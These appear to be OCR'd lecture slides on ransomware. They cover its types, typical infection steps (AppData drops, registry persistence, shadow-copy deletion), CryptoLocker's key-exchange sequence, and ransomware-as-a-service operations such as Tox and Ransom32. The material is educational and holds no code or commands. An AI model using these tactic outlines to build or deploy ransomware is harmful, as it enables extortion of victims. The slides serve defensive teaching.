
- **Locker Ransomware**. Locks the computer.
- **Crypto Ransomware**. Requires decryption key.
- **Master Boot Record Ransomware**. Attack MBR so that message appears on boot up.
- **Web Server Encrypting Ransomware**. Encrypts defines files on Web sites.
- **Mobile Device Ransomware**.

Ransomware example

Ransomware in UK (2015-2016)



Outline



Typical operation:


- Drops executable in users %AppData% and %LocalAppData% folder
- Create registry keys to maintain persistence
- Search for specific file types
- Performs encryption
- Deletes Volume Shadow copies
- Displays ransom note

Early Ransomware

GpCode Desktop Ransom Message

Reveton/Moneypak ransom message with webcam enabled


Reveton ransom messages based on victim location



CryptoLocker

Copy cats: CryptoWall; CTB Locker; TeslaCrypt; CryptoFortress


Cryptolocker



1. Bob receives e---mail with CryptoLocker infected attachment.
2. Bob clicks on infected attachment.
3. CryptoLocker launches.
4. CryptoLocker communicates with its Command and Control (C&C) Server.
5. The C&C Server starts the public key algorithm.
6. A public/private key pair is generated for Bob's process.
7. The public/private key pair is placed in the C&C Server key storage.
8. The C&C Server sends the CryptoLocker public key to Bob's CryptoLocker process.
9. The CryptoLocker public key is placed in Bob's key store.
10. The CryptoLocker process generates a list of files (by extension) to encrypt.
11. The CryptoLocker process starts the private key algorithm.
12. One private key for each file is generated.
13. The CryptoLocker process starts the public key algorithm (used with the private key algorithm in the next step.)

Cryptowall

Anatomy of CryptoWall 3.0 Attack



Ransomware As A Service


Tox and Random32

Ransomware as a service (Tox)

- In May 2015 Macfee found the Tox site on the ‘dark web’.
- Used Tor with no knowledge of malware.
- 20% cut from any extorted profits.
- Registration was free, and payments to BitCoin address to receive payment.
- Executable created for distribution.


Random32

January 2016, Ransom32 – Uses Tor and Bitcoin payments.
Written in Javascript ... can affect Linux/Mac OSX
It uses NW.js which jumps out of the sandbox and encrypts files on the system with an almost uncrackable 128-bit AES key.

